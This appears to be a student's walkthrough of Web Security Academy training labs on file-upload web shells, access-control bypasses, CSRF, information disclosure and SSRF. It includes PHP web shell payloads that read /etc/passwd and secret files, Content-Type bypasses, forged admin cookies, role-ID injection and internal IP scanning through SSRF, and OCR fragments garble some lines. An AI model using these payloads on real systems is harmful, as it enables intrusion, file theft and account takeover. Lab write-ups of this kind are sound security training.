Day 5


Task 1: File Upload

Lab 1: Remote code execution via web shell upload

This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem. To solve the lab, we upload a basic PHP web shell and use it to exfiltrate the contents of the file /home/carlos/secret. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: wiener:peter

First we log in to the account with the given credentials



Then we go to the avatar part and upload a pic and then intercept it on burp



• We turn on the extension and burp for intercepting the needed requests for the attack



Once we intercept we will notice the request for the upload and sent it to the repeater

Time	Туре	Direction	Method	URL	Status cod
12:23:3	HT	→ Request	POST	https://0aa000f10459874884a94b8600c500b4.web-security-academy.net/my-account/avatar	
12:26:1	HT	→ Request	POST	https://shavar.services.mozilla.com/downloads?client=navclient-auto-ffox&appver=128.7&pver=2.2	
12:29:2	HT	→ Request	POST	https://play.google.com/log?hasfast=true&authuser=0&format=json	

Now I will adjust the filter settings for interception to also include images



After adjusting the filters we will notice the get request and also send it to the repeater



We will notice in the upload request the pic parameter and the red context is the pic content

• Then modify the filename as shown and the pic content to a php line to show the passwd file

```
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: image/jpeg

<?php echo file_get_contents('/etc/passwd'); ?>
```

Then we will forward this request and the output will be accepted as shown below

In the get request we will notice the image path which we will modify

```
1 GET /files/avatars/cat.jpeg HTTP/2
Host: Oaa000f10459874884a94b8600c500b4.web-security-academy.net
Cookie: sessior=BsZgkpbbLULmVSx6XOCdKjfs7x56t59d
User-Agent: Mozilla/5.0 (X11: Linux x86 64: rv:128.0) Gecko/20100101 Firefox/128.0
```

we will type in the name of the php file we uploaded

Request

```
Pretty Raw Hex

1 GET /files/avatars/exploit.php
2 Host: 0aa000f10459874884a94b8600c500b4.web-security-academy.net
3 Cookie: session=BsZgkpbbLULmVSx6X0CdKjfs7x56t59d
```

• Once we forward that request the output will be the passwd file we wanted and after knowing that our attack can be successful it's time to do the requested attack

```
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 2319
8 9 root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
11 bin:x:2:2:bin:/bin:/usr/sbin/nologin
12 sys:x:3:3:sys:/dev:/usr/sbin/nologin
13 sync:x:4:65534:sync:/bin:/bin/sync
```

• back to the upload request and modify the php line to get carlos's password and forward it

```
Content-Disposition: form-data; name="avatar"; filename="exploit.php"

Content-Type: image/jpeg


**Poph echo file_get_contents('/home/carlos/secret'); ?>

**Poph echo file_get_c
```

and then forward the get request again and the output will be this, then we copy it

```
8 8svRWvFiEU0Xy5vg4kNqWXJ09J0MH0CN
```

• we go back to the website, and we will click on submit solution box and paste the content



Lab 2: Web shell upload via Content-Type restriction bypass

This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this. To solve the lab, we upload a basic PHP web shell and use it to exfiltrate the contents of the file /home/carlos/secret. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: wiener:peter

• First we log in to the account with the given credentials


Jsername
wiener
Password
••••
Log in

We first create a php file containing this command

```
(fekry@kali)-[~]
$ vim exploit.php

(fekry@kali)-[~]
$ cat exploit.php
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Then we go to the avatar part and upload the php file we want as an avatar image



• After we upload the file it will give us this message as it only accepts png or jpeg

Sorry, file type application/x-php is not allowed Only image/jpeg and image/png are allowed Sorry, there was an error uploading your file.

Back to My Account

We turn on the extension and burp for intercepting the needed requests for the attack



Once we intercept we will upload again and modify the request itself before we forward it



• We will notice in the file parameters that it is a php file


```
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: application/x-php
```

 Now we will change the content type to be image as shown and forward it and the upload will be accepted

```
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: image/jpeg

<
```

• Once the upload is complete and get back to the main page we will notice the file is shown as a broken image so with a right click on it and open it in a new tab



• Once we open, it will show us a text that we will copy and paste in the submit solution box

NZXlwTIDiBOE0knxJHewjTBvGjTgCUzq

• All is left is to paste the text and that would be the answer



Task 2: Access Control

Lab 1: This lab has an unprotected admin panel.

Solve the lab by deleting the user carlos.

First we go to the website and I turn on the burp to intercept the reuests



• I try to go to multiple topics and check the requests to find anything in it related to the admin but no luck so I decided I go to my account to log in


Login



After also checking the request for the login that was normal I decided to look at the URL



• I want to gain access to the admin panel directory so I started guessing the name of the directory



 After a couple of tries and guessing I was able to reacha result with the directory '/administrator-panel'

Users


wiener - Delete carlos - Delete Now all was left is to delete the user carlos as needed and once I clicked on delete it was done

User deleted successfully!

Users

wiener - Delete

There was another way to reach the same panel is by using the file 'robots.txt' that removes and show me any unwanted directories and when I put it it showed me the path I wanted and all is left is to append it to the URL and it will give me the same result



Lab 2: Unprotected admin functionality with unpredictable URL

This lab has an unprotected admin panel. It's located at an unpredictable location, but the location is disclosed somewhere in the application.

Solve the lab by accessing the admin panel, and using it to delete the user carlos.

We are asked to reach the admin panel to delete one of the users










First I tried using the robots.txt file to see if I can reach the directory but no luck



Then after looking at burp and the requests and unable to find anything related to the admin panel so I decided to look at the page source searching for any left java script that could help me with my attack

Luckily I was able to find this code and highlighted path could be the one we're looking for

```
var isAdmin = false;
if (isAdmin) {
  var topLinksTag = document.getElementsByClassName("top-links")[0];
  var adminPanelTag = document.createElement('a');
  adminPanelTag.setAttribute('href', '/admin-dihitm');
  adminPanelTag.innerText = 'Admin panel';
  topLinksTag.append(adminPanelTag);
  var pTag = document.createElement('p');
  pTag.innerText = '|';
  topLinksTag.appendChild(pTag);
}
```

After appending that directory to the URL and clicking on it I was able to reach the desired path

Users

```
wiener - Delete
carlos - Delete
```

Now all was left is to delete the user carlos as needed and once I clicked on delete it was done

User deleted successfully!

Users

wiener - Delete

Lab 3: User role controlled by request parameter

This lab has an admin panel at /admin, which identifies administrators using a forgeable cookie. We Solve the lab by accessing the admin panel and using it to delete the user carlos.

You can log in to your own account using the following credentials: wiener:peter

First I logged in to the user wiener while intercepting on burp

```
Home | My account | Log out

My Account

Your username is: wiener

Email
```

Then I looked at the login request and noticed the admin parameter in the cookies

```
Host: 0al900ea04ddl74e818fd9ce00a5000b.web-security-academy.net
Cookie: session=2wpIhIHftdTyNcAWdbaCcPfrfEB32kbw; Admin=false
User-Agent: Mozilla/5 0 (X11: Lipux x86 64: rv:128 0) Gecko/20100101 Firefox/128
```

I sent the request to a repeater and modified the admin parameter to see what will happen



After modifying the value to true I found out that I was able to login as an administrator

```
Host: 0a1900ea04dd174e818fd9ce00a5000b. web-security-academy.net

Cookie: session=LVdCFp4THVToLL9eziLP742jEPnkdzī; Admir=true

User-Agent: Mozilla/5.0 (XII; Linux x86_64; rv:128.0) Gecko/20100101

Firefox/128.0

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8

Accept-Language: en-US, en; q=0.5

Accept-Encoding: gzip, deflate, br

Referer: https://0a1900ea04dd174e818fd9ce00a5000b. web-security-academy.net/login

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Dest: document

Admin panel
```

So modified the request and forwarded it and I gained access to admin panel



All is left is to open the admin panel and remove the user carlos as requested

Users

wiener - Delete carlos - Delete


Now all was left is to delete the user carlos as needed and once I clicked on delete it was done

User deleted successfully!


Users

wiener - Delete

There's another way to gain the administration access by opening applications from inspect



As you see I modified the value to true and that was it I gained access immediately




Lab 4: User role can be modified in user profile

This lab has an admin panel at /admin. It's only accessible to logged-in users with a roleid of 2. We Solve the lab by accessing the admin panel and using it to delete the user carlos.

You can log in to your own account using the following credentials: wiener:peter


First I logged in the account to start discovering how can I break the access control



• Then I opened on burp the request for the log in



In the repeater I tried different methods like changing the id but nothing was working



Since I didn't get lucky I thought to explore the website more so I decided to update the email



Then I sent the request for the email update to the repeater to see its behavior

0/4	Inteps://das500a1044abs11602bs3d700ea00e4.web-security-academy.net	GET	/resources/p/changechail.p	200	/10	script	p .
675	https://0a3900a1044ab31f802b53d700ea00e4.web-security-academy.net	GET	/academyLabHeader	101	147		
676	https://0a3900a1044ab31f802b53d700ea00e4.web-security-academy.net	POST	/my-account/change-email ✓	302	257	JSON	
677	https://0a3900a1044ab31f802b53d700ea00e4.web-security-academy.net	GET	/my-account	200	3435	HTML	User role can be modif
678	https://0a3900a1044ab31f802b53d700ea00e4.web-security-academy.net	GET	/my-account	200	3435	HTML	User role can be modif

I found out that the email is being written in this way alongside the role id

```
Origin: https://0a3900a1044ab31f802b53d700ea00e4.web-security-academy.net
Referer:
https://oa3900a1044ab31f802b53d700ea00e4.web-security-academy.net/my-account?id=w
https://oa3900a1044ab31f802b53d700ea00e4.web-security-academy.net/my-account?id=w
lener
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

{
    "email": "test@test.com"
}
```

Since I was informed that admin id is 2 I decided to add the role id in the request and it worked

Now it sees the account as an administrator and can access admin panel

```
Home | Admin panel | My account | Log o
```

My Account

Your username is: wiener

Your email is: test@test.com

All is left is to open the admin panel and remove the user carlos as requested

Users

wiener - Delete

carlos - Delete

• Now all was left is to delete the user carlos as needed and once I clicked on delete it was done

User deleted successfully!

Users

wiener - Delete

Lab 5: User ID controlled by request parameter

This lab has a horizontal privilege escalation vulnerability on the user account page. To solve the lab, we obtain the API key for the user carlos and submit it as the solution.

You can log in to your own account using the following credentials: wiener:peter

• First I logged in peter's account and noticed how the API key is displayed

My Account

Your username is: wiener

Your API Key is: qqukZMbECNONIZy4VYUKhOrssnaM56UD

I decided to send the login request to the repeater to check its behavior




I found out that the response contains the API key for the id wiener



• I tried changing the id to carlos and the output was its own API key



All is left now is to copy the API key and paste it in the submit solution box



Congratulations, you solved the lab!

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Task 3: Cross-Site Request Forgery (CSRF)


Lab: CSRF vulnerability with no defenses

This lab's email change functionality is vulnerable to CSRF. To solve the lab, we craft some HTML that uses a CSRF attack to change the viewer's email address and upload it to your exploit server.

You can log in to your own account using the following credentials: wiener:peter

In order to do the attack first we log in and then start updating the email and intercept on burp

My Account



We send the request for the email change to a repeater to examine




 For a successful CSFR we need a relevant action, cookie base handling and no unpredictable parameters


```
POST /my-account/change-email HTTP/2
Host: 0a0a00db0331c2a7822625a900ec00fd.web-security-academy.net
Cookie: session=UtY1CWgkTjeK86ztaNxmj6AM2lWBr0aU
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/1;
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5

Te: trailers
email=test%40test.com
```

• Since we made sure the condition are met we start with the attack by a right click on the request then go to engagement tools to generate a CSRF poc




Then we first click on option and choose to include auto-submit script



• Then we click on generate and then copy html (Note: we can edit the value for the email just as a way for us to verify the attack is done successfully)



Then we go to the exploit server that the website provides and in body area we paste our html



 After you click on store then deliver exploit to the victim you would have successfully excuted the attack



• It could also be solved in a different way by checking inspect and then copy the form function

• We paste the form in the html body box on the exploit server

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 We modify the form to add the URL of the account and add a script function to submit the new output

Task 4: Information Disclosure

Lab1: Information disclosure in error messages

This lab's verbose error messages reveal that it is using a vulnerable version of a third-party framework. To solve the lab, obtain and submit the version number of this framework.

to obtain version number of the framework I decided to explore the website while using burp





• I opened one of the products then went to take a look at burp



I noticed that I had a request that contains the product id so I sent to a repeater



You can see the normal output for the request so I thought to change the id to a string

```
Pretty
                                                                                          Render
Pretty
                  Hex
                                                                          Raw
 GET /product?productId=3 HTTP/2
                                                                 HTTP/2 200 0K
                                                                  Content-Type: text/html; charset=utf-8
 Host:
 0a9200ae042943198072a87200db008e.web-security-academy.ne
                                                                 X-Frame-Options: SAMEORIGIN
                                                                 Content-Length: 3998
 Cookie: session=uHPnmUOr6reTAo06AkaCUMVxw0weKJuM
 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
                                                                  <!DOCTYPE html>
 Gecko/20100101 Firefox/128.0
                                                                  <html>
 Accept:
                                                                            link href=
 text/html,application/xhtml+xml,application/xml;q=0.9,*/
                                                                            /resources/labheader/css/academyLabHeader.css
 *; q=0.8
 Accent - Language: en-US en: cm0 5
                                                                            rel=stylesheet>
```

I changed the product id to a string value to generate an error message on purpose, why?



• Because there's a chance that it contains the version number as seen

```
8 Referer:
https://oa9200ae042943198072a87200db008e.web-security-ac
ademy.net/
9 Upgrade-Insecure-Requests: 1
0 Sec-Fetch-Dest: document
1 Sec-Fetch-Mode: navigate

37 at java.base/java.util.concurrent.
ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:
642)
at java.base/java.lang.Thread.run(Thread.java:1583)
Apache Struts 2 2.3.31
```

Just copy the version number and paste it in the submit solution box



Lab 2: Information disclosure on debug page

This lab contains a debug page that discloses sensitive information about the application. To solve the lab, we obtain and submit the SECRET_KEY environment variable.

In this attack I'm trying to find a specific secret so I decided to navigate the website











• When I opened most of the products I found it normal and doesn't have any comments



Description:

The Weird Crushes Game - Admit it, you've got one!


This is the ideal game for hen parties and game nights and it's high time to admit you've got a really strange the embarrassment out in the open. Pit your chosen hunk against other people's choices and battle it out us

Get laughing and judgmental with this hilarious party game, no one is safe! Especially if you choose Piers ${\tt N}$

 So I decided to look at the page source using developer tools and to my surprise I found this hidden comment that contains a php file so I decided to explore it

```
</section>
    <!-- <a href=/cgi-bin/phpinfo.php>Debug</a> -->
    </div>
section>
iv class="footer-wrapper">
```

 And when I appended the path to the website URL I was able to unlock a whole file that contains very sensitive information



And when I searched in it I was able to find the secret key I was looking for

Environment

Variable	Value				
GATEWAY_INTERFACE	CGI/1.1				
SUDO_GID	10000				
REMOTE_HOST	154.237.214.252				
USER	carlos				
HTTP_SEC_CH_UA	"Chromium";v="136", "Google Chrome";v="136", "Not.A/Brand";v="99"				
SECRET_KEY	k6nloo4jvmekl8fskhz3z1pf9atgt6ys				

All was left is to copy the key and paste it in the solution box and the lab was solved



Lab 3: Source code disclosure via backup files

This lab leaks its source code via backup files in a hidden directory. To solve the lab, we identify and submit the database password, which is hard-coded in the leaked source code.

 So I was informed that the password is in a hidden directory so I tried first the robots.txt file to show any hidden ones • And I got lucky that the file was able to locate the hidden path

```
User-agent: *
Disallow: /backup
```

So I appended the path to the website URL




• And it gave me the java back up file that contains the password

Index of /backup

Name Size
ProductTemplate.java.bak 1647B

• I opened the file and started searching it until I was able to locate the password

• All is left is to copy the password and paste it in the solution box and the lab is solved




Task 5: Server-Side Request Forgery (SSRF)


Lab 1: Basic SSRF against the local server

This lab has a stock check feature which fetches data from an internal system. To solve the lab, we change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.


• First I explored one of the products and found an option to check the stock which makes the server sends an http request back to itself as a loopback




• Then I intercepted that request and sent to a repeater to examine it




• I was able to find that it contains an API link that refers to the stock



Since we can modify the API URL I decided to type the following to execute as admin




I then applied changes and sent a respond which was the admin panel but I'm still a user



• I did this step to take that response URL to a new tab



• Here I copied the URL of the response



• I opened the URL in a new tab and tried to delete one of the users as if I'm an admin

Users

wiener - Delete carlos - Delete


• Since I don't have the authorization of an admin it refused my request

Admin interface only available if logged in as an administrator, or if requested from loopback

However when I looked at the link I noticed the directory of the username



So I decided to modify the API URL with the same directory but for the wanted user 'carlos'



• And after applying changes and sending a response I received this message



Lab 2: Basic SSRF against another back-end system

This lab has a stock check feature which fetches data from an internal system. To solve the lab, we use the stock check functionality to scan the internal 192.168.0.X range for an admin interface on port 8080, then use it to delete the user carlos.

• In order to execute the attack I had to explore the website first






When I opened one of the products I found the tab for checking stock

and pulled on you can pop to the toilets and change at any time you want to dance without judgmeskin it's best to avoid all contact with the people you arrived at the venue with, it might be a little to family and friends.

With this inexpensive, but very valuable, suit you can freestyle the night away without any inhibitio a fool of themselves, you can discreetly pass on our details as you get your Saturday Night Fever somebody else for a change.



• I intercepted the requests on burp and started searching for anything useful and found in the POST request the stock API that also included the IP and a path so I sent it to intruder




I want to check on all the ports and IPs available so first I removed all the positions



I wanted to focus the position that I will brute force to find out which is the last byte



• Then I adjusted the payloads on numbers as shown



After it finished the brute force to find out which ip is available I was able to discover that
payload 163 with status code 404 is used however in the response it says 'Not Found' which
means the Ip is available but the path itself hasn't been used yet




I sent it to repeater to experiment and making sure it gives the same output if not changed



In here I tried keeping just the IP and removing the given path and response was not found



After trying different options while brute forcing manually, I found that admin gives a response



• When I searched the response I was able to find that it give me access to the admin panel and on top of that a function that contains the path to delete a user

• So I went ahead and copied the path for deleting the user 'carlos' and paste it for stock API and sent a response which was a completion of the deletion action



When looking back at the browser you will receive this message for completing the lab

